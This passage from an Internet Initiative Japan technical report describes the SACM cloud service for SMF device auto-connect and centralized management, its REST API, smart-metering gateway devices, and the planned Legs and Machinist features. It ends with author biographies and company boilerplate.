SACM was developed as a cloud system from the initial design stage. Even when implementing devices with libarms embedded, there were cases where on-premise systems built using the SMF SDK had issues with the subsequent development of service functions and the operation of centralized management servers, but with SACM, all these tasks are handled by IIJ. We also focused on the ability to customize, in order to offer OEM solutions for brands that the user is using. Through the development of SACM, we succeeded in lowering the hurdles for utilizing SMF technology, and now there are dozens of OEM partners using SMF*3.

There are also cases where users may want to partially incorporate SACM functions while still using existing systems. SACM supports the REST API as a link between systems. This has made it possible to make devices behave as if they are controlled directly via HTTP

*2 You can download libarms from the SMF portal site (<https://www.smf.jp/product-service/libarms.html>).

*3 We provide an SACM trial environment to help verify the operation of libarms (<https://dev.smf.jp/>). Along with libarms, it is available to use free of charge.

requests, rather than simply reading and writing data on the server. By combining libarms-embedded devices with the functions of SACM, and connecting these to external systems via API, we have enabled the creation of new types of services.

One example of this is the IJ Smart Metering Service for B-Route*4. We developed SA-M0 and SA-M1 as gateway devices that obtain power data from smart meters*5 and send it to the cloud, and these have libarms embedded in them. By leaving the control and monitoring of devices to the proven SACM system, we were able to focus the development on obtaining and transmitting power data, and we were thus able to provide stable services in a timely manner. Everything from the auto-connect of devices, to the execution of commands for obtaining data, and the function for managing the configuration of devices (Figure 2), is achieved through the link between systems using the REST API (Figure 2).

4.6 Further Evolution of SMF

The implementation of SACM as a service has made introduction easier, and SMF technology is now used in fields that were not originally conceived. Demand for the operations control of devices is gradually changing due to the spread of mobile technology and the development of IoT technology. Here, we will discuss two features currently being developed to meet new needs for centralized control.

The first is “Legs.” This further evolves the NAT traversal bidirectional communication protocol developed for SMFv2, enabling it to handle data in arbitrary formats that the applications on the device depend on. It provides functions for simultaneous transmission of commands to many devices, and also sends event notifications from the device to the server.

The second is “Machinist.” The SMF Heartbeat protocol had a mechanism for collecting defined monitoring information from devices. Machinist implements a more versatile information collection function, and has improvements that enable you to gather the information you want at any time. The collected data is visualized (Figure 3), and there is also a function for executing certain actions, such as automatically sending a notification to the user or executing external APIs according to changes in data values.




Figure 2: Linking with the IJ Smart Metering Service for B-Route

*4 IJ Smart Metering Service for B-Route (<https://www.ij.ad.jp/biz/smart-meter/>).

*5 An electrical power meter equipped with a communications function and capable of remotely obtaining information on power usage.

Each of these is a separate component, with each function designed to be enabled and operated independently. This means you can pick and choose just the SMF functions you need.

4.7 Conclusion

Here, we have described the features of SMF and taken a look back over its history. While the core of auto-connect and centralized control remain the same, SMF technology is gradually transforming in response to changes in the Internet usage environment. We are currently focusing our efforts toward developing solutions for utilizing SMF technology in the IoT field. As always, we will continue to develop SMF to meet the new needs that are created each day.




Figure 3: Machinist User Interface



Author:
Tomoyuki Sahara

Mr. Sahara belongs to the Device Engineering Section, IoT Platform Development Department, Network Division, IIJ. Ever since joining IIJ in 2003, he has been engaged in the development of router products. His responsibilities include the development of functions related to IPv6 and routing, quality assurance, responding to vulnerabilities, and the development of SMF.



Author:
Kiyotaka Kumagai

Mr. Kumagai belongs to the Sensor Network Section, IoT Platform Development Department, Network Division, IIJ. Impressed by the mechanisms and approach of SMF, he joined IIJ as a new graduate in 2006. He has been involved in the development of SMF services ever since he joined the company. He is currently mainly engaged in the development of SACM.



Internet Initiative Japan

About Internet Initiative Japan Inc. (IIJ)

IIJ was established in 1992, mainly by a group of engineers who had been involved in research and development activities related to the Internet, under the concept of promoting the widespread use of the Internet in Japan.

IIJ currently operates one of the largest Internet backbones in Japan, manages Internet infrastructures, and provides comprehensive high-quality system environments (including Internet access, systems integration, and outsourcing services, etc.) to high-end business users including the government and other public offices and financial institutions.

In addition, IIJ actively shares knowledge accumulated through service development and Internet backbone operation, and is making efforts to expand the Internet used as a social infrastructure.

The copyright of this document remains in Internet Initiative Japan Inc. ("IIJ") and the document is protected under the Copyright Law of Japan and treaty provisions. You are prohibited to reproduce, modify, or make the public transmission of or otherwise whole or a part of this document without IIJ's prior written permission. Although the content of this document is paid careful attention to, IIJ does not warrant the accuracy and usefulness of the information in this document.

©Internet Initiative Japan Inc. All rights reserved.
IIJ-MKTG020-0034

Internet Initiative Japan Inc.

Address: Iidabashi Grand Bloom, 2-10-2 Fujimi, Chiyoda-ku,
Tokyo 102-0071, Japan
Email: info@iij.ad.jp URL: <https://www.iij.ad.jp/en/>